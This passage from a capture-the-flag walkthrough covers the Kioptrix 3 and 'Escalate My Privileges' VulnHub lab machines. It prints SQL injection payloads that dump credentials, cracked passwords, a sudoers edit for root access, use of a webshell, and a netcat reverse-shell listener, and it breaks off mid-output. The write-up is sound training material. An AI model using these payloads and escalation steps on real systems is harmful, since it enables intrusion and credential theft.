And there it is! It's vulnerable, look at the error we've got. We could use SQLmap to try to exploit this vulnerability, but in this case, I'm doing it manually.

Let's try to find how many vulnerable columns does the SQL DB has using `-1 union select 1,2,3,4,5,6` (we've try with different numbers until we found that the total number of columns is 6)



Now we know that columns 2 and 3 are vulnerable to SQLi.
It's time to inject some code in the second column to try to find what version of SQL is running, and with this information we could format our syntax depending on that. To do so, we use the statement `-1 union select 1,@@version,3,4,5,6`

With this answer and a little research, now we know that the victim is running MySQL 5.0.51. Knowing this, we can craft our next statement to inject, and with this we will find the tables of

the DB.

```
-1 union select 1,2,group_concat(table_name),4,5,6 from
information_schema.tables where table_schema=database()--
```

Fine, taking a look at the table name's we've got, the one called `dev_accounts` seems to be interesting. Let's see what we can find there injecting this statement

```
-1 union select 1,group_concat(column_name),3,4,5,6 FROM
information_schema.columns WHERE table_name=CHAR(100, 101, 118, 95, 97, 99,
99, 111, 117, 110, 116, 115)--
```

And that's just what we are looking for, usernames and passwords, so let's try to get them


`-1 union select 1,group_concat(username,0x3a,password),3,4,5,6 FROM dev_accounts--`

That gives us two users and two password hashes

`dreg:0d3eccfb887aabd50f243b3f155c0f85`

loneferret:5badcaf789d3d1d09794d8f021f40f0e

To crack those hashes we can use any tool we want (john, hashcat, etc), in this case I'm using an online tool called `CrackStation.net`



Now we've cracked both hashes and know two set of credentials:

`dreg:Mast3r`

`loneferret:starwars`

With this credentials, and knowing that the victim has SSH service running in port 22, we can try to log in.

```
┌──(root㉿kali)-[~]
└─# ssh -oHostKeyAlgorithms=+ssh-dss loneferret@kioptrix3.com
loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ id
uid=1000(loneferret) gid=100(users) groups=100(users)
loneferret@Kioptrix3:~$
```

And we are in, but as we can see, we need to escalate privileges to be root. First let's do a little recon.

```
loneferret@Kioptrix3:~$ ls -la
total 64
drwxr-xr-x 3 loneferret loneferret  4096 2011-04-17 08:59 .
drwxr-xr-x 5 root       root        4096 2011-04-16 07:54 ..
-rw-r--r-- 1 loneferret users         13 2011-04-18 11:44 .bash_history
-rw-r--r-- 1 loneferret loneferret   220 2011-04-11 17:00 .bash_logout
-rw-r--r-- 1 loneferret loneferret  2940 2011-04-11 17:00 .bashrc
-rwxrwxr-x 1 root       root       26275 2011-01-12 10:45 checksec.sh
-rw-r--r-- 1 root       root         224 2011-04-16 08:51 CompanyPolicy.README
-rw------- 1 root       root          15 2011-04-15 21:21 .nano_history
-rw-r--r-- 1 loneferret loneferret   586 2011-04-11 17:00 .profile
drwx------ 2 loneferret loneferret  4096 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret     0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@Kioptrix3:~$ cat CompanyPolicy.README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
```


The first thing I saw was this text file named `CompanyPolicy.README` so I read it and it says that we can run `sudo` let's check what we can do with it.

```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```


I try to run `sudo ht` as it says in the note, but I've got an error, so, after doing some research I found that this will solve it, and it did.

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm-color
loneferret@Kioptrix3:~$ sudo ht
```


Now I'm on the text editor



Let's try to modify `/etc/sudoers` so we can run any shell with `sudo`



Open `File`, then I typed `/etc/sudoers` and that's it.



Now let's add `, /bin/bash` right after `/usr/local/bin/ht` like in the next image, save the changes. and exit the text editor.

```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash
```

Now let's try to run `sudo /bin/bash`

```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~#
```

And that's it! We are `root` now. Let's find the flag.

```
root@Kioptrix3:~# cd /root
root@Kioptrix3:/root# ls -la
total 52
drwx------  5 root root  4096 2011-04-17 08:59 .
drwxr-xr-x 21 root root  4096 2011-04-11 16:54 ..
-rw-------  1 root root     9 2011-04-18 11:49 .bash_history
-rw-r--r--  1 root root  2227 2007-10-20 07:51 .bashrc
-rw-r--r--  1 root root  1327 2011-04-16 08:13 Congrats.txt
drwxr-xr-x 12 root root 12288 2011-04-16 07:26 ht-2.0.18
-rw-------  1 root root   963 2011-04-12 19:33 .mysql_history
-rw-------  1 root root   228 2011-04-18 11:09 .nano_history
-rw-r--r--  1 root root   141 2007-10-20 07:51 .profile
drwx------  2 root root  4096 2011-04-13 10:06 .ssh
drwxr-xr-x  3 root root  4096 2011-04-15 23:30 .subversion
```

There it is!

```
root@Kioptrix3:/root# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
```

10.

Challenge 10:

https://www.vulnhub.com/entry/escalate-my-privileges-1,448/

Description

Welcome to "Escalate My Privilege"

This VM is made for playing with privileges. As its name, this box is specially made for learning and sharpening Linux Privilege Escalation skills. There are number of ways to playing with the privileges.

Goal: First get the User of the Target then Start Playing with Privileges.

Difficulty: Easy / Beginner Level

Need hints? Twitter @akankshavermasv

DHCP is enabled

Your feedback is really valuable for me! Twitter @akankshavermasv

Was there something that you didn’t like about this VM?

Please let me know so that I can make more interesting challenges in the future.

Good Luck..!!!

Process:

As we already know the victim's IP, let's start with a simple ping to see if we have direct comunication with the machine:

```
┌──(root㉿kali)-[~]
└─# ping 192.168.100.224
PING 192.168.100.224 (192.168.100.224) 56(84) bytes of data.
64 bytes from 192.168.100.224: icmp_seq=1 ttl=64 time=0.929 ms
64 bytes from 192.168.100.224: icmp_seq=2 ttl=64 time=0.635 ms
64 bytes from 192.168.100.224: icmp_seq=3 ttl=64 time=0.853 ms
64 bytes from 192.168.100.224: icmp_seq=4 ttl=64 time=0.654 ms
^C
── 192.168.100.224 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3040ms
rtt min/avg/max/mdev = 0.635/0.767/0.929/0.126 ms
```


As shown in the image, we are getting response to our pings.
So now, let's start scanning with `nmap`, in this case, I've used the `-A` flag, this flag is very useful because it enables OS detection, version detection of services, script scanning, and packet trace scanning all in one option.

```
└─# nmap -A -Pn -T4 192.168.100.224
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-31 19:50 -03
Nmap scan report for 192.168.100.224
Host is up (0.00062s latency).
Not shown: 985 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
|   256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
|_  256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-robots.txt: 1 disallowed entry
|_/phpbash.php
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Check your Privilege
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
|   100005  1,2,3      20048/tcp   mountd
|   100005  1,2,3      20048/tcp6  mountd
|   100005  1,2,3      20048/udp   mountd
|   100005  1,2,3      20048/udp6  mountd
|   100021  1,3,4      34182/udp   nlockmgr
|   100021  1,3,4      35213/tcp6  nlockmgr
|   100021  1,3,4      45823/tcp   nlockmgr
|   100021  1,3,4      54792/udp6  nlockmgr
|   100024  1          37767/udp   status
|   100024  1          41486/tcp   status
|   100024  1          44654/udp6  status
|   100024  1          55117/tcp6  status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 08:00:27:DE:18:5B (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (90%), Netgear RAIDiator 4.X
(87%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1 cpe:/o:linux:linux_kerne
l:2.6.32 cpe:/a:synology:diskstation_manager:5.2 cpe:/o:netgear:raidiator:4.2.28
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%), Linux 5.1 (97%), Linux 3.13 - 3.16 (91%), Linux
 3.16 - 4.6 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Linux 2.6.32 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 - 5.8 (91
%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 192.168.100.224

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.68 seconds
```


With that scan we identified not only that the victim is running SSH on port 22 and http on port 80, but also some files on the http server. Let's look at them.

This is the home


And this is the `robots.txt` (that nmap has already checked), and it is disallowing `phpbash.php`



Let's check that file



It's a webshell! We can take a look at the system from there.



I found this, but it's useless, at least for now, because we can't log in trough SSH using password

```
┌──(root㉿kali)-[~]
└─# ssh armour@192.168.100.224
   ##########################################################################################
   #                                    Armour Infosec                                      #
   #                          ──────── www.armourinfosec.com ──────────                     #
   #                                   Escalate my privilege                                #
   #                               Designed By  :- Akanksha Sachin Verma                    #
   #                               Twitter      :- @akankshavermasv                         #
   ##########################################################################################
armour@192.168.100.224: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

So, let's try to get a reverse shell. First we set our listener

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
```

Craft a reverse shell bash command using `revshells.com`

And now, run that command on the webshell

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.100.208] from (UNKNOWN) [192.168.100.224] 47962
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

Now let's try to log in as the user `armour` using the credentials found earlier. But first, let's do the hashing required (remember that the `Credentials.txt` file says `my password is md5(rootroot1)`

```
┌──(root㉿kali)-[~]
└─# echo -n rootroot1 | md5sum
b7bc8489abe360486b4b19dbc242e885  -
```

That should be `armour`'s password `b7bc8489abe360486b4b19dbc242e885`
Let's log in as him.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.100.208] from (UNKNOWN) [192.168.100.224] 47964
bash: no job control in this shell
bash-4.2$ su armour
su armour
Password: b7bc8489abe360486b4b19dbc242e885
whoami
armour
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
python3 -c 'import pty;pty.spawn("/bin/bash")'
[armour@my_privilege ~]$
```

Now it's time to see if `armour` can run `sudo

```
[armour@my_privilege ~]$ sudo -l
sudo -l
Matching Defaults entries for armour on my_privilege:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
